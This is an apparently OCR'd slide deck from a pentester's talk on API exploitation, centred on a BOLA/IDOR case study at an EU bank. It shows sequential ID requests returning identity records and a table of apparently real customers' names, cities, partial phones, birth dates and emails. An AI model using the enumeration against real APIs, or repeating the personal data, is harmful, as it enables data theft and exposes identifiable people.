API Angel

Hacks your APIs (before hackers do.)

API Exploitation : Dans la tête d'un attaquant
De la conception à la fuite de données massive

Jan 29th - Nicolas Jeanselme

API leaks in France - last 6 Months

France Travail

AIRFRANCE

Optic 2000

bouygues TELECOM

URSSAF

Auchan


orange™

... and that is the ones in the news

LEROY MERLIN

Nicolas Jeanselme - Founder - API Hacker

- 300+ Organization API pentests
- YesWeHack – Top performer (nje)
- Hacking Lab speaker - FIC Lille
- Top System Engineer in Silicon Valley startups for 15+ years
- Data visualization, API and automation expert
- CISSP certified




CVSS SCORE	SEVERITY
9.1	CRITICAL

VECTOR STRING

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

COMPUTE CVSS SCORE *



HALL OF FAME

RANK	HUNTER	COUNTRY	POINTS
1	nje	🇫🇷	138
2	nb1b3k	🇳🇵	124
3	mopam	🇮🇹	71
4th	Droppy303	🇮🇳	35
5th	rabhi	🇫🇷	30

Ethical Achievements

- Data leak
  - citizen health data
  - citizen PII + banking data
  - enterprise banking data
- Fraud
  - phone orders validated without payment
  - set 1M$ on casino account
- Account takeovers

OWASP API Security Top 10 2023

A1: Broken Object Level Authorization

A2: Broken Authentication

A3: Broken Object Property Level Authorization

A4: Unrestricted Resource Consumption

A5: Broken Function Level Authorization

A6: Unrestricted Access to Sensitive Business Flows

A7: Server-Side Request Forgery

A8: Security Misconfiguration

A9: Improper Inventory Management

A10: Unsafe Consumption of APIs

https://owasp.org/www-project-api-security/

API1:2023 Broken Object Level Authorization

Ranked as the most severe flaw by OWASP for 3 reasons

1: Most common flaw - in 30% of our pentests

2: Most difficult flaw to detect

- No intrinsic characteristics / signature
- Valid against OAS schema
- Perfectly similar to a legitimate request


3: Strongest Business Impact

- Access to the data of other users
- Data manipulation
- Operation for other users
- Can lead to full account takeover

Case study - EU Bank - PII exfiltration

Vulnerability:
IDOR / OWASP API 1 BOLA on customer id


Business Impact:
Data Exfiltration: Customer firstname, lastname, id/passport number



```
GET https://[redacted]/en/identity-details/98537/
```

```
[
    {
        "identity_uid": "98537",
        "identity_type": [redacted]
        "identity_expiration_date": "2030-10-09",
        "identity_issuing_country": [redacted]
        "identity_date_of_birth": "1961-03-07",
        "identity_status": "1",
        "identity_created": "",
        "identity_number": [redacted]
        "identity_country_code": [redacted]
```


Customer 98537



```
GET https://[redacted]/en/identity-details/98541/
```

```
[
    {
        "identity_uid": "98541",
        "identity_type": "Passeport",
        "identity_expiration_date": [redacted]
        "identity_issuing_country": [redacted]
        "identity_date_of_birth": "1977-02-24",
        "identity_status": "1",
        "identity_created": "",
        "identity_number": [redacted]
        "identity_country_code": [redacted]
```


Case study - EU Bank - PII exfiltration



"lastName"\:"(.*?)"	"firstNam...	"mobilePhone"\:"(.*?)"	"address1"\:"(.*?)"	"city"\:"(.*?)"	"birthDate"\:"(.*?)"	"email"\:"(.*?)"	"transactionNumber"\:...
SanÃ©	Antoine	0652	catlegouai	La Baule	/08/1998	ımail.com	0
KAIDOI	Michel	0611	Villa 10 Le	Saint Ra	/05/1962	ıar1@gm...	9100304093
ANTON	MURA	+336	CHEMIN C	VALENCI	/01/1963	gmail.com	9100305044
Saterin	Nicoletta	+337	99 AVENU	PARIS	/01/1985	ATERINI...	9100304774
VICTOI	PUTTENE...	0623	81 RUE CI	ORCHIES	/12/2007	l.com	9100301837
guinet	pierre	+336	8 rue marc	STE GEN	/02/1962	r@yahoo.fr	9100303325
Crestin	Lucile	0645	8 rue Euge	Nantes	/05/1997	hotmail.fr	9100300709
KARILA	Patrick	0607	77 BOULE	MONTM	/03/1956	om	9100300814
Giordai	Carol	0778	71 rue Gu	PERTUIS	/07/1984	ıack.fr	9100305965
lafrate	Damien	0666	7 rue des	Ivry-Sur-	/04/1995	e@yahoo....	9100301109
BRIET	Nicolas	0695	7 port sair	Toulouse	/08/1997	outlook....	9100304524
Girard	Agathe	0603	6b chemin	Ecully	/01/1996	nail.com	9100304518
ZURLC	DOMINIQ...	0623	68 B rue F	TOULOU	/11/1979	.fr	9100304982
Boffelli	David	0652	6 rue Cath	Strasbou	/09/1970	ail.com	9100303448
MAURI	Robert	+336	58 RUE JE	Plan de	/08/1958	@free.fr	9100302459
Alves \	Sara	0663	47 avenue	Annemas	/08/1993	:@gmail.c...	9100305263
Rascha	Niels	+336	4 bouleval	Paris	/10/1994	ıail.com	9100302733
Poignoi	Hannah	0633	38 rue de	Paris	/08/1995	ıail.com	9100303527
Bui	The Quang	0669	37 avenue	Antibes	/10/1984	gmail.com	9100301645
PREZA	Marie	0679	353 ROUT	SOORTS	/04/2003	ıadoo.fr	9100304618
Mosley	Charlotte	0613	31 rue de	Paris	/05/1952	tte@gmai...	9100305578
Turc	Anthony	0614	31 bd Jos	Nice	/07/1987	yahoo.c...	9100302052
ANDRE	MARCEL	0663	3 allÃ©e F	RENNES	/11/1949	re@orang...	9100303062
ABAHF	ELOÃ SE	0660	3 ALLEE D	LA CELL	/12/1972	hotmail.fr	9100302576
